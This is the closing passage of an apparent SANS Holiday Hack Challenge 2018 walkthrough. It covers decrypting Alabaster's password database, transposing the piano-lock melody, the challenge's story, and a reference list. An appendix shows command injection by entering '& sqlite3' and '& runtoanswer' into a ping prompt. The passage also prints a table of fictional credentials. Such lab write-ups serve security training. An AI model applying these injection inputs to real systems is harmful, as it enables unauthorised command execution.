
Sweet it got decrypted and it looks like it is in SQLite 3 format.




```
D:\Alabaster>sqlite3.exe
SQLite version 3.26.0 2018-12-01 12:34:55
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .open alabaster_passwords.elfdb
sqlite> select * from passwords;
alabaster.snowball|CookiesR0cK!2!#|active directory
alabaster@kringlecastle.com|KeepYourEnemiesClose1425|www.toysrus.com
alabaster@kringlecastle.com|CookiesRLyfe!*26|netflix.com
alabaster.snowball|MoarCookiesPreeze1928|Barcode Scanner
alabaster.snowball|ED#ED#EED#EF#G#F#G#ABA#BA#B|vault
alabaster@kringlecastle.com|PetsEatCookiesTOo@813|neopets.com
alabaster@kringlecastle.com|YayImACoder1926|www.codecademy.com
alabaster@kringlecastle.com|Wooootz4Cookies19273|www.4chan.org
alabaster@kringlecastle.com|ChristMasRox19283|www.reddit.com
sqlite> _
```

We finally managed to get Alabaster's vault password:

ED#ED#EED#EF#G#F#G#ABA#BA#B




You have some serious skills, of that I have no doubt.
There is just one more task I need you to help with.
There is a door which leads to Santa's vault. To unlock the door, you need to play a melody.



Now that's a good tune!

But the key isn't quite right…


Really, it's Mozart. And it should be in the key of D, not E. Check out Appendix G for Transposing Music.

New [Hint] Unlocked: Rachmaninoff!
Click here to see this item in your badge.

Alabaster with his weird antics… His ***vault password*** is actually ***one note lower*** than what we got from his password database. Transposing it the key of D would make his password be:

D C# D C# D D C# D E F# E F# G A G# A G# A

New [Achievement] Unlocked: Santa's Vault!
New [Achievement] Unlocked: Piano Lock!
New [Achievement] Unlocked: Ransomware Recovery!
Click here to see this item in your badge.

```
Congrats! You have solved the hardest challenge! Please visit
Santa and Hans inside Santa's Secret Room for an update on
your amazing accomplishment!
```

New [Narrative] Unlocked: !
Click here to see this item in your badge.

Note: Double unlock! See Appendix A for full Narrative

AlternaTip:


This guide focused on Windows for decrypting the file but you can also use Python for AES Encryptions and Decryption. (21)

Objective 10. Who Is Behind It All?

Difficulty: ★☆☆☆☆

Who was the mastermind behind the whole *KringleCon* plan? And, in your emailed answers please explain that plan.

Answer: **Santa**


You DID IT! You completed the hardest challenge.
You see, Hans and the soldiers work for ME. I had to test you. And you passed the test!
You WON! Won what, you ask? Well, the jackpot, my dear! The grand and glorious jackpot!
You see, I finally found you!
I came up with the idea of KringleCon to find someone like you who could help me defend the North Pole against even the craftiest attackers.
That's why we had so many different challenges this year.
We needed to find someone with skills all across the spectrum.
I asked my friend Hans to play the role of the bad guy to see if you could solve all those challenges and thwart the plot we devised.
And you did!

Congratulations!!!

And Happy Holidays!!!

Kringle Con
Based on your victory… next year, we're going to ask for your help in defending my whole operation from evil bad guys.
SNORT
SWAG

References

1. Quit the vi editor without saving your changes [Internet]. Kb.iu.edu. 2018 [cited 29 December 2018]. Available from: https://kb.iu.edu/d/afcz

2. The SANS Holiday Hack Challenge: Past Challenges [Internet]. Holidayhackchallenge.com. 2018 [cited 30 December 2018]. Available from: https://holidayhackchallenge.com/past-challenges/

3. Call operator - Run - PowerShell - SS64.com [Internet]. Ss64.com. 2018 [cited 30 December 2018]. Available from: https://ss64.com/ps/call.html

4. How do I dump an SQLite database? | DigitalOcean [Internet]. Digitalocean.com. 2018 [cited 30 December 2018]. Available from: https://www.digitalocean.com/community/questions/how-do-i-dump-an-sqlite-database

5. Center S, Definitions I, listing D. Directory listing [Internet]. Portswigger.net. 2018 [cited 30 December 2018]. Available from: https://portswigger.net/kb/issues/00600100_directory-listing

6. Forensic Relevance of Vim Artifacts – TM4n6 [Internet]. Tm4n6.com. 2018 [cited 31 December 2018]. Available from: https://tm4n6.com/2017/11/15/forensic-relevance-of-vim-artifacts/

7. Benchoff B. Opening A Ford With A Robot and the De Bruijn Sequence [Internet]. Hackaday. 2018 [cited 31 December 2018]. Available from: https://hackaday.com/2018/06/18/opening-a-ford-with-a-robot-and-the-de-bruijn-sequence/

8. Blogger R, Blogger R. Passwords on the command line visible to ps? Not in Linux - The Official Rackspace Blog [Internet]. The Official Rackspace Blog. 2018 [cited 31 December 2018]. Available from: https://blog.rackspace.com/passwords-on-the-command-line-visible-to-ps

9. dxa4481/truffleHog [Internet]. GitHub. 2018 [cited 31 December 2018]. Available from: https://github.com/dxa4481/truffleHog

10. Introduction to HTTP/2 | Web Fundamentals | Google Developers [Internet]. Google Developers. 2019 [cited 1 January 2019]. Available from: https://developers.google.com/web/fundamentals/performance/http2/

11. BloodHoundAD/BloodHound [Internet]. GitHub. 2019 [cited 1 January 2019]. Available from: https://github.com/BloodHoundAD/BloodHound

12. SQL Injection Bypassing WAF - OWASP [Internet]. Owasp.org. 2019 [cited 3 January 2019]. Available from: https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF#Auth_Bypass

13. Don't publicly expose .git or how we downloaded your website's sourcecode - An analysis of Alexa's 1M - Internetwache - A secure internet is our concern [Internet]. En.internetwache.org. 2019 [cited 3 January 2019]. Available from: https://en.internetwache.org/dont-publicly-expose-git-or-how-we-downloaded-your-websites-sourcecode-an-analysis-of-alexas-1m-28-07-2015/

14. CSV Injection - OWASP [Internet]. Owasp.org. 2019 [cited 3 January 2019]. Available from: https://www.owasp.org/index.php/CSV_Injection

15. KringleCon - Mark Baggett, Escaping Python Shells [Internet]. YouTube. 2019 [cited 4 January 2019]. Available from: https://www.youtube.com/watch?v=ZVx2Sxl3B9c

16. SANS Penetration Testing | Using gdb to Call Random Functions! | SANS Institute [Internet]. Pen-testing.sans.org. 2019 [cited 5 January 2019]. Available from: https://pen-testing.sans.org/blog/2018/12/11/using-gdb-to-call-random-functions

17. decalage2/oletools [Internet]. GitHub. 2019 [cited 6 January 2019]. Available from: https://github.com/decalage2/oletools/wiki/olevba

18. Newman L, Dreyfuss E. How an Accidental 'Kill Switch' Slowed Friday's Massive Ransomware Attack [Internet]. WIRED. 2019 [cited 6 January 2019]. Available from: https://www.wired.com/2017/05/accidental-kill-switch-slowed-fridays-massive-ransomware-attack/

19. chrisjd20/power_dump [Internet]. GitHub. 2019 [cited 6 January 2019]. Available from: https://github.com/chrisjd20/power_dump

20. Certificate Decoder - Decode certificates to view their contents [Internet]. Sslshopper.com. 2019 [cited 6 January 2019]. Available from: https://www.sslshopper.com/certificate-decoder.html

21. Using AES for Encryption and Decryption in Python Pycrypto | Novixys Software Dev Blog [Internet]. Novixys Software Dev Blog. 2019 [cited 7 January 2019]. Available from: https://www.novixys.com/blog/using-aes-encryption-decryption-python-pycrypto/

Appendix A – The Full Narrative

As you walk through the gates, a familiar red-suited holiday figure warmly welcomes all of his special visitors to KringleCon.

Suddenly, all elves in the castle start looking very nervous. You can overhear some of them talking with worry in their voices.

The toy soldiers, who were always gruff, now seem especially determined as they lock all the exterior entrances to the building and barricade all the doors. No one can get out! And the toy soldiers' grunts take on an increasingly sinister tone.

The toy soldiers act even more aggressively. They are searching for something -- something very special inside of Santa’s castle -- and they will stop at NOTHING until they find it. Hans seems to be directing their activities.

In the main lobby on the bottom floor of Santa's castle, Hans calls everyone around to deliver a speech. Make sure you visit Hans to hear his speech.

The toy soldiers continue behaving very rudely, grunting orders to the guests and to each other in vaguely Germanic phrases. Suddenly, one of the toy soldiers appears wearing a grey sweatshirt that has written on it in red pen, "NOW I HAVE A ZERO-DAY. HO-HO-HO."

A rumor spreads among the elves that Alabaster has lost his badge. Several elves say, "What do you think someone could do with that?"

Hans has started monologuing again. Please visit him in Santa's lobby for a status update.

Great work! You have blocked access to Santa's treasure... for now. Please visit Hans in Santa's Secret Room for an update.

And then suddenly, Hans slips and falls into a snowbank. His nefarious plan thwarted, he's now just cold and wet.


But Santa still has more questions for you to solve!

Congrats! You have solved the hardest challenge! Please visit Santa and Hans inside Santa's Secret Room for an update on your amazing accomplishment!

Appendix B – The Name Game AlternaTip

This AlternaTip skips both looking for the hidden menu and dumping the database to a text file. This solution focuses on the *call operator* to execute commands, thus making option *"2"* as a bash or Powershell prompt.


Enter "*& sqlite3"* and then load the *onboard.db*



```
Validating data store for employee onboard information.
Enter address of server: & sqlite3
SQLite version 3.11.0 2016-02-15 17:29:24
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> Usage: ping [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
            [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
            [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
            [-w deadline] [-W timeout] [hop1 ...] destination

sqlite> .open onboard.db
sqlite> .schema
CREATE TABLE onboard (
    id INTEGER PRIMARY KEY,
    fname TEXT NOT NULL,
    lname TEXT NOT NULL,
    street1 TEXT,
    street2 TEXT,
    city TEXT,
    postalcode TEXT,
    phone TEXT,
    email TEXT
);
sqlite>
```

Type *".schema"* to display the fields of the database.


Now write a simple SQL query to look for *"Mr. Chan"*.



```
sqlite> select * from onboard where lname="Chan";
84|Scott|Chan|48 Colorado Way||Los Angeles|90067|4017533509|scottmchan90067@gmail.com
sqlite>
```


Same results from the main *Walkthrough*, we see that Mr. Chan's first name is Scott. Exit SQLite 3 by hitting *"CTRL+D"*. You will end up back on the main menu.

Once back on the main menu. Select option 2 again but this time enter *"& runtoanswer"*



